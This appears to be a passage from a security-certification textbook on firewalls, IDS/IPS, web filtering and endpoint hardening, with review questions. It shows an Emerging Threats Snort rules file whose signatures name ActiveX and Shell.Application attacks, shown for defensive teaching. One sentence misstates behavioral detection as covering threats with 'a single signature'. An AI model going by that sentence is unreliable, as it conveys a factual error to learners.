

PacketFence supports the use of several scanning techniques, including vulnerability scanners, such as Nessus and OpenVAS, Windows Management Instrumentation (WMI) queries, and log parsers. (Screenshot used with permission from packetfence.org.)

Review Activity:

Network Security Baselines

Answer the following questions:

1. **What is a pre-shared key?**

2. **Is WPS a suitable authentication method for enterprise networks?**

3. **You want to deploy a wireless network where only clients with domain-issued digital certificates can join the network. What type of authentication mechanism is suitable?**

4. **What is a dissolvable agent?**

Topic 9B

Network Security Capability Enhancement

EXAM OBJECTIVES COVERED

4.5 Given a scenario, modify enterprise capabilities to enhance security.

Firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and web filters are fundamental components in a cybersecurity infrastructure designed to protect networked systems. A firewall serves as the first line of defense in network security. It monitors and controls the incoming and outgoing network traffic based on predetermined rules, effectively creating a barrier between a trusted internal network and untrusted external networks.

Intrusion detection systems (IDS) and intrusion prevention systems (IPS) take network security further. An IDS monitors network traffic for signs of possible incidents and alerts systems administrators when such activities are detected. An IPS, on the other hand, not only detects but also prevents identified threats by automatically taking action, such as blocking network traffic or terminating connections.

Web filters complement these security measures by controlling access to Internet content. They prevent users from accessing potentially malicious websites, block the download of malicious files, and can even monitor and control access to restricted sites. They are crucial in preventing malware infections, protecting sensitive data, and maintaining compliance with acceptable use policies. When combined, these tools provide a layered defense and enhance an organization's ability to protect its network and systems from many threats.

Access Control Lists

An access control list (ACL) is a list of permissions associated with a network object, such as a router or a switch, that controls traffic at a network interface level. ACLs typically use packet information like source and destination IP addresses, port numbers, and the protocol to decide whether to permit or deny the traffic. They are usually implemented on network devices to provide traffic control across the network, adding a layer of security and efficiency. In contrast, a firewall rule dictates how firewalls should handle inbound or outbound network traffic for specific IP addresses, IP ranges, or network interfaces. Firewalls typically provide both network and application-level control. They are designed to protect a network perimeter by preventing unauthorized access to or from a network. Firewall rules can be based on various factors, such as IP addresses, port numbers, protocols, or even specific application traffic patterns.

The rules in a firewall's ACL are processed from top to bottom. If traffic matches one of the rules, then it is allowed to pass; consequently, the most specific rules are placed at the top. The final default rule is typically to block any traffic that has not matched a rule (**implicit deny**). If the firewall does not have a default implicit deny rule, an explicit deny all rule can be added manually to the end of the ACL.



Sample firewall rules configured on IPFire. This ruleset allows any HTTP, HTTPS, or SMTP traffic to specific internal addresses. (Screenshot used with permission from IPFire)

Each rule can specify whether to block or allow traffic based on several parameters, often referred to as tuples. If you think of each rule being like a row in a database, the tuples are the columns. For example, in the previous screenshot, the tuples include Protocol, Source (address), (Source) Port, Destination (address), (Destination) Port, and so on.

Even the simplest packet-filtering firewall can be complex to configure securely. It is essential to create a written policy describing what a filter ruleset should do and to test the configuration as far as possible to ensure that the ACLs you have set up work as intended. Also, test and document changes made to ACLs. Some other basic principles include the following:

- Block incoming requests from internal or private IP addresses (that have obviously been spoofed).
- Block incoming requests from protocols that should only function at a local network level, such as ICMP, DHCP, or routing protocol traffic.
- Use penetration testing to confirm the configuration is secure. Log access attempts and monitor the logs for suspicious activity.
- Take the usual steps to secure the hardware on which the firewall is running and use the management interface.

For instance, a firewall rule can be specifically designed to permit or deny traffic based on the TCP or UDP port numbers that a service operates on. If a web server on a network should only allow incoming HTTP and HTTPS traffic, rules could be set up to allow traffic only on ports 80 (HTTP) and 443 (HTTPS), the standard ports for these services. Similarly, rules can be defined to restrict certain protocols such as FTP or SSH from entering the network if they are not needed, thereby reducing the potential attack surface.

Additionally, you can use firewall rules to restrict outgoing traffic to prevent certain types of communication from inside the network. For instance, a rule can block all outgoing traffic to port 25 (SMTP) to prevent a compromised machine within the network from sending out spam emails.

Screened Subnet

A **screened subnet**, also known as a perimeter network, creates an additional layer of protection between an organization's internal network and the Internet. A screened subnet acts as a neutral zone, separating public-facing servers from sensitive internal network resources to reduce the exposure of the internal network resource to external threats. In practical terms, the screened subnet often hosts web, email, DNS, or FTP services. These systems must typically be accessible from the public Internet but isolated from sensitive internal systems to limit the impact of a breach of one of these services. By placing these servers in the screened subnet, an organization can limit the damage if these servers are compromised.

Firewalls are typically used to create and control the traffic to and from the screened subnet. The first firewall, between the Internet and the screened subnet, is configured to allow traffic to the services hosted in the screened subnet. The second firewall, between the screened subnet and the internal network, is configured to block most (practically all) traffic from the screened subnet to the internal network. A screened subnet is a fundamental part of a network's security architecture and an important example of network segmentation as a type of security control.

Intrusion Detection and Prevention Systems

Intrusion detection systems (IDS) and intrusion prevention systems (IPS) play critical roles in security operations. Both systems monitor network traffic, looking for suspicious patterns or activities that could indicate a network or system intrusion. However, they differ in their capabilities and responses to perceived threats.

Host-based and network-based intrusion detection systems (IDS) and intrusion prevention systems (IPS) each offer unique advantages in securing a network and using both in conjunction often leads to a more robust security posture. Host-based IDS/IPS (HIDS/HIPS) are installed on individual systems or servers, and they monitor and analyze system behavior and configurations for suspicious activities. HIDS/HIPS are particularly effective at identifying insider threats, detecting changes in system files, and monitoring non-network events like local logins and system processes. This makes them essential for protecting critical systems from internal and external threats.

OSSEC is an open-source HIDS solution that performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting, and active response. It is compatible with multiple platforms, including Linux, Windows, and MacOS.

Network-based IDS/IPS (NIDS/NIPS) monitors network traffic. They look for patterns or signatures of known threats and unusual network packet behavior. NIDS/NIPS are effective at identifying and responding to threats across multiple systems, like distributed denial-of-service (DDoS) attacks or network scanning activities.

Despite their strengths, neither type can wholly substitute for the other. HIDS/HIPS are confined to the activities on the host on which they are installed, so they do not effectively detect network-wide anomalies. Similarly, NIDS/NIPS can't provide detailed visibility into host-specific activities or detect threats that don't involve network traffic.

Examples of IDS and IPS Tools

Intrusion detection systems (IDS), such as Snort, are designed to detect potential threats and generate alerts. IDS systems are passive, inspecting network traffic, identifying potential threats based on predefined rules or unusual behavior, and sending alerts to administrators. They do not actively block or prevent threats but notify of the potential issue. This allows security analysts to investigate the alert, avoiding disruptions to network traffic or potentially blocking legitimate traffic caused by false positives.

An excellent description and breakdown of Snort rules is available at https://snort.org/documents#OfficialDocumentation.

In contrast, intrusion prevention systems (IPS), like Suricata, are proactive security tools that detect potential threats and take action to prevent or mitigate them. An IPS identifies a threat using methods similar to an IDS and can block traffic from the offending source, drop malicious packets, or reset connections to disrupt an attack. While this can immediately prevent damage, there is a risk of false positives leading to blocking legitimate traffic.

Important IDS & IPS tools include the following:

- **Snort** is one of the most well-known IDS tools. It uses a rule-driven language, which combines the benefits of signature, protocol, and anomaly-based inspection methods, providing robust detection capabilities. Snort's open-source nature and widespread adoption have led to a large community contributing rules and configurations, making it a versatile tool for various environments.
- **Suricata** is a high-performance open source IDS/IPS/NSM engine. Suricata is designed to take full advantage of modern hardware and deliver higher performance and scalability than Snort. Suricata can function as an IDS or an IPS, and is compatible with Snort rulesets, making it a highly flexible option for network security.
- **Security Onion** is a Linux distribution designed for intrusion detection, network security monitoring, and log management. It includes both Snort and Suricata, along with a host of other tools, to provide a complete platform for network security. This integration provides a holistic view of network activity, enabling administrators to correlate data from different tools and obtain a comprehensive understanding of the network's security posture.



The Security Onion Alerts dashboard displaying several alerts captured using the Emerging Threats (ET) ruleset and Suricata. (Screenshot used with permission from Security Onion.)

IDS and IPS Detection Methods

In an IDS, the analysis engine is the component that scans and interprets the traffic captured by the sensor with the purpose of identifying suspicious traffic. The analysis engine determines an event's classification with typical options of ignore, log only, alert, and block (IPS). A set of programmed rules drives the analysis engine's decision-making process. There are several methods of formulating the ruleset.

Signature-Based Detection

Signature-based detection (or pattern-matching) means that the engine is loaded with a database of attack patterns or signatures. If traffic matches a pattern then the engine generates an incident.

```
  GNU nano 2.5.3                    File: downloaded.rules

# ----- Begin ET-emerging-activex Rules Category ----- #

# -- Begin GID:1 Based Rules -- #

#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Internet Explorer Plugin.ocx Heap Overfl$
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX winhlp32 ActiveX control attack - phase 1$
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX winhlp32 ActiveX control attack - phase 2$
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX winhlp32 ActiveX control attack - phase 3$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX MciWndx ActiveX Control"; flow:from_serv$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX COM Object Instantiation Memory Corrupti$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Danim.dll and Dxtmsft.dll COM Objects"; $
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX JuniperSetup Control Buffer Overflow"; f$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Wmm2fxa.dll COM Object Instantiation Mem$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Multimedia Controls - ActiveX $
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Multimedia Controls - ActiveX $
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Multimedia Controls - ActiveX $
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft WMIScriptUtils.WMIObjectBroker$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft VsmIDE.DTE object call CSLID";$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft DExplore.AppObj.8.0 object cal$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft VisualStudio.DTE.8.0 object ca$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Microsoft.DbgClr.DTE.8.0 objec$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft VsaIDE.DTE object call CSLID";$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Business Object Factory object$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Outlook Data Object object cal$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Microsoft Outlook.Application object cal$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX ACTIVEX Possible Microsoft IE Install En$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Possible Microsoft IE Install Engine Ins$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Possible Microsoft IE Shell.Application $
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX ACTIVEX Possible Microsoft IE Shell.Appl$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX NCTAudioFile2 ActiveX SetFormatLikeSampl$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Possible Microsoft Internet Explorer ADO$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Sony ImageStation (SonyISUpload.cab 1.0.$
#alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET ACTIVEX Citrix Presentation Server Client WFICA.$
                              [ Read 27185 lines (Warning: No write permission) ]
```

Snort rules file supplied by the open source Emerging Threats community feed.

The signatures and rules (often called plug-ins or feeds) powering intrusion detection need to be updated regularly to provide protection against the latest threat types. Commercial software requires a paid-for subscription to obtain the updates. It is important to configure software to update only from valid repositories, ideally using a secure connection method such as HTTPS.

Behavioral- and Anomaly-Based Detection

Behavioral-based detection means the engine is trained to recognize baseline "normal" traffic or events. Anything that deviates from this baseline (outside a defined level of tolerance) generates an incident. The software will be able to identify zero-day attacks, insider threats, and other malicious activity for which there is a single signature.

Historically, **network behavior and anomaly detection (NBAD)** products provide this type of detection. An NBAD engine uses **heuristics** (meaning to learn from experience) to generate a statistical model of what baseline normal traffic looks like. It may develop several profiles to model network use at different times of the day. This means that the system generates false positives and false negatives until it has had time to improve its statistical model of what is "normal." A false positive is where legitimate behavior generates an alert, while a false negative is where malicious activity is not alerted.

While NBAD products were relatively unsophisticated, using machine learning in more recent products has made them more productive. As identified by Gartner's market analysis (gartner.com/en/documents/3917096/market-guide-for-user-and-entity-behavior-analytics), there are two general classes of behavior-based detection products that utilize machine learning:

- **User and entity behavior analytics (UEBA)**—are products that scan indicators from multiple intrusion detection and log sources to identify anomalies. They are often integrated with security information and event management (SIEM) platforms.
- **Network traffic analysis (NTA)**—are products are closer to IDS and NBAD in that they apply analysis techniques only to network streams rather than multiple network and log data sources.

Often behavioral- and anomaly-based detection are taken to mean the same thing (in the sense that the engine detects anomalous behavior). This may not always be the case. Anomaly-based detection can also mean specifically looking for irregularities in the use of protocols. For example, the engine may check packet headers or the exchange of packets in a session against RFC standards and generate an alert if they deviate from strict RFC compliance.

Trend Analysis

Trend analysis is a critical aspect of managing intrusion detection systems (IDS) and intrusion prevention systems (IPS) as it aids in understanding an environment over time, helping to identify patterns, anomalies, and potential threats. Security analysts can identify patterns and trends that indicate ongoing or growing threats by tracking events and alerts. For example, an increase in alerts related to a specific attack may suggest that a network is being targeted for attack or that a vulnerability is being actively exploited. Trending can also help in tuning IDS/IPS systems. Over time, security analysts can identify false positives or unnecessary alerts that appear frequently. These alerts can be tuned down so analysts can focus on more important alerts.

Trending data can contribute to operational security strategies by identifying common threats and frequently targeted systems. This approach highlights areas of weakness that need attention, either through changes in security policy or investment in additional security tools and training.

Web Filtering

Web filtering is essential to cybersecurity operations, playing a pivotal role in safeguarding an organization's network. Its primary function is to block users from accessing malicious or inappropriate websites, thereby protecting the network from potential threats. Web filters analyze web traffic, often in real time, and can restrict access based on various criteria such as URL, IP address, content category, or even specific keywords.

One of the key benefits of web filtering is the prevention of malware, including ransomware and phishing attacks, which often originate from malicious websites. By restricting access to these sites, web filters significantly reduce the risk of malware infections. Web filtering can also increase employee productivity and limit legal liability by preventing access to inappropriate or non-work-related content. It plays a crucial role in data loss prevention (DLP) strategies by blocking certain types of data transfer or access to sites known for data leakage.

Agent-Based Filtering

Agent-based web filtering involves installing a software agent on desktop computers, laptops, and mobile devices. The agents enforce compliance with the organization's web filtering policies. Agents communicate with a centralized management server to retrieve filtering policies and rules and then apply them locally on the device. Agent-based solutions typically leverage cloud platforms to ensure they can communicate with devices regardless of the network they are connected to. This means filtering policies remain in effect even when users are off the corporate network, such as when working from home or traveling.

Agent-based filtering can also provide detailed reporting and analytics. The agent can log web access attempts and return this data to a management server for analysis allowing security analysts to monitor Internet usage patterns, identify attempts to access blocked content, and fine-tune the filtering rules as required. Because filtering occurs locally on the device, agent-based methods often provide more granular control, such as filtering HTTPS traffic or applying different filtering rules for different applications.

Centralized Web Filtering

A centralized proxy server plays a crucial role in web content filtering by acting as an intermediary between end users and the Internet. When an organization routes Internet traffic through a centralized proxy server, it can effectively control and monitor all inbound and outbound web content. The primary role of the proxy in web content filtering is to analyze web requests from users and determine whether to permit or deny access based on established policies. The proxy can block access to specific URLs, IP addresses, or categories of websites, such as social media platforms, gambling sites, or sites known for distributing malware.

Beyond blocking unwanted or harmful content, a centralized proxy server can also perform detailed logging and reporting of web activity to allow security analysts to track and analyze web usage patterns, identify policy violations, and gather valuable intelligence for refining filtering policies and rules. A centralized proxy server can provide additional security benefits, such as anonymizing requests and caching web content for improved performance.

A centralized proxy server employs various techniques to protect web traffic and ensure the safety of an organization's network, including the following:

- **URL Scanning**—where the proxy server examines the URLs requested by users. It can block access to specific URLs known to host malicious content, are inappropriate, or violate the company's Internet usage policy.

- **Content Categorization**—classifies websites into various categories, such as social networking, gambling, adult content, webmail, and many others. Organizations can define rules to allow or deny access based on these categories, providing a flexible way to enforce web usage policies.
- **Block Rules**—use the proxy server to implement block rules based on various factors such as the website's URL, domain, IP address, content category, or even specific keywords within the web content. For example, an organization could block all .exe downloads to prevent the accidental download of potentially harmful files.
- **Reputation-Based Filtering**—uses proxy servers to incorporate reputation-based filtering, which leverages continually updated databases that score websites based on their observed behavior and history. Sites known for hosting malware, engaging in phishing attacks, or distributing spam, for instance, would have a poor reputation score and could be automatically blocked.



Web filter content categories using the IPFire open-source firewall. (Screenshot used with permission from IPFire.)

Issues Related to Web Filtering

Content filtering is not without potential issues and challenges. One common problem is overblocking or underblocking. Overblocking occurs when the filter is too restrictive, inadvertently blocking access to legitimate and useful websites and negatively impacting employee productivity. Underblocking, on the other hand, occurs when the filter allows access to potentially harmful or inappropriate websites. Another issue is the handling of encrypted traffic (HTTPS). Without proper configuration, web filters may be unable to inspect encrypted traffic, representing most modern web traffic.

Decrypting and inspecting HTTPS traffic also introduces employee privacy issues and concerns. Privacy concerns can stem from logging and monitoring web activity. While these features are essential for security and policy enforcement, they must be managed carefully to protect user privacy and comply with relevant laws and regulations.

Review Activity:

Network Security Capability Enhancement

Answer the following questions:

1. **How can a screened subnet be implemented?**

2. **What is the common purpose of the default rule on a firewall?**

3. **What sort of maintenance must be performed on signature-based monitoring software?**

4. **What is the principal risk of deploying an intrusion prevention system with behavior-based detection?**

Lesson 9

Summary

Enhancing network security capabilities is essential to protect sensitive data, maintain IT systems' integrity and availability, and supplement security operations' capabilities. Furthermore, legal, contractual, and regulatory requirements mandate specific security standards, with noncompliance leading to substantial penalties.

Guidelines for Enhancing Network Security Capabilities

Follow these guidelines for enhancing network security capabilities:

- Select a secure baseline based on careful analysis of the organization's risk profile.
- Automate the rollout and management of secure baselines using tools such as Active Directory Group Policy, Ansible, Puppet, or Chef.
- Continuously audit wireless networks to ensure proper configuration and validate access points.
- Implement enterprise network authentication methods to enrich logging, improve data protection, and provide granular control.
- Enforce network security requirements through the implementation of NAC "gate-keepers."
- Use firewalls, IDS/IPS, and web filtering to monitor and control network traffic and block access to malicious or inappropriate content.

Lesson 10

Assess Endpoint Security Capabilities

LESSON INTRODUCTION

Endpoint security aims to secure every endpoint connected to a network, from laptops to smartphones, tablets, and other IoT devices, to prevent them from being an attack entry point. Effective endpoint security has become increasingly important as the number and types of devices connected to networks continue to expand.

For traditional computing devices such as desktops and laptops, hardening practices typically ensure operating systems and all installed applications are regularly updated, user access is limited, firewalls and antivirus software are enabled and updated, and unused software, services, and ports are disabled or removed to minimize potential attack vectors.

Security strategies may include additional considerations for mobile devices such as smartphones and tablets. While keeping the operating system and applications updated is still crucial, other practices such as disabling unnecessary features (like Bluetooth and NFC when not in use), limiting app permissions, and avoiding unsecured Wi-Fi networks become increasingly important. Installing trusted security apps, enabling device encryption, and enforcing screen locks are essential considerations. Mobile device management (MDM) solutions help manage and control security features across various mobile devices.

Hardening embedded systems and IoT devices focuses on physical security and firmware integrity, as these systems often control physical processes or are located in unsecured environments. Applying regular firmware updates, employing secure boot processes to maintain firmware integrity, and ensuring communications are encrypted are common practices. Since these systems have limited computational capabilities, they require lightweight but robust security solutions.

Lesson Objectives

In this lesson, you will do the following:

- Explore the importance of endpoint hardening.
- Understand hardening techniques.
- Explore unique challenges related to hardening embedded devices.
- Learn about hardening mobile devices.
- Explain the importance of mobile device management.

Topic 10A

Implement Endpoint Security

EXAM OBJECTIVES COVERED

2.5 Explain the purpose of mitigation techniques used to secure the enterprise.
4.1 Given a scenario, apply common security techniques to computing resources.
4.5 Given a scenario, modify enterprise capabilities to enhance security.

Device hardening describes the practice of changing configurations to secure systems from threats by reducing the vulnerabilities attributed to default configurations. Standard techniques include regular update processes, secure password policies, the principle of least privilege, and disabling or removing unnecessary software, services, and features to reduce a device's attack surface. Additionally, data encryption and network-level hardening strategies, such as implementing firewalls and intrusion detection systems, can help security analysts monitor and maintain secure configurations. Regular security audits and vulnerability assessments are important in ensuring ongoing system security and quick responses to emerging threats.

Endpoint Hardening

Operating System Security

Operating system security encompasses many practices that aim to protect against unauthorized access, data breaches, malware infections, and other security threats. There are many considerations and requirements when securing an operating system because operating systems are complicated and powerful software products that operate at the core of all information systems. Many security concepts apply to operating system security, including access controls, authentication mechanisms, secure configurations, application security, secure coding, patch management, endpoint protection, user awareness training, and monitoring.

Hardening describes changing an operating system or application to make it operate securely. The need for hardening must be balanced against functional requirements and usability because hardening can often negatively impact how applications work or interoperate.

Best practice baselines play a critical role in device hardening by providing a standard set of guidelines or checklists for configuring devices securely. These baselines, often developed by cybersecurity experts or organizations, offer a starting point for systems administrators to ensure that devices are configured according to industry security standards. Many of the requirements can be applied automatically via a configuration baseline template. The essential principle is of least functionality; that a system should run only the protocols and services required by legitimate users and no more. This reduces the potential attack surface.

- Interfaces provide a connection to the network. Some machines may have more than one interface. For example, there may be wired and wireless interfaces or a modem interface. Some machines may come with a management network interface card. If any of these interfaces are not required, they should be explicitly disabled rather than simply left unused.

- Services provide a library of functions for different types of applications. Some services support local features of the OS and installed applications. Other services support remote connections from clients to server applications. Unused services should be disabled.
- Application service ports allow client software to connect to applications over a network. These should either be disabled or blocked at a firewall if remote access is not required. Be aware that a server might be configured with a nonstandard port. For example, an HTTP server might be configured to use 8080 rather than 80. Conversely, malware may try to send nonstandard data over an open port. An intrusion detection system should detect if network data does not correspond to the expected protocol format.
- Persistent storage holds user data generated by applications, plus cached credentials. Disk encryption is essential to data security. Self-encrypting drives can be used so that all data at rest is always stored securely.

It is also important to establish a maintenance cycle for each device and keep up to date with new security threats and responses for the particular software products that you are running.

Workstations

Workstations operate at the frontline of an organization's activities and present unique concerns regarding endpoint hardening compared to other devices. Due to the varied tasks and numerous applications associated with workstation use, they generally have a large attack surface. Hardening practices to minimize this attack surface include removing unnecessary software, limiting administrative privileges, strictly managing application installations and updates, and many other changes. Furthermore, since employees operate workstations, user-focused security strategies are essential, including regular training and awareness activities to educate users about threats such as phishing and promoting secure behaviors such as strong password practices, responsible Internet use, and careful handling of sensitive data, among other practices.

Additionally, configuring workstation settings for increased security, like automatic updates, screen locks, firewalls, endpoint protection, intrusion detection and prevention, increased logging, encryption, monitoring, and many other protections, are essential. Also, the need to secure peripheral devices like USB ports is unique to workstations. It is often achieved using features of endpoint protection software and the implementation of strict device control policies. Lastly, given the various roles and responsibilities assigned to different workstations, segmentation is crucial to restrict communications and limit the potential for malware or attackers to propagate across the network.

Baseline Configuration and Registry Settings

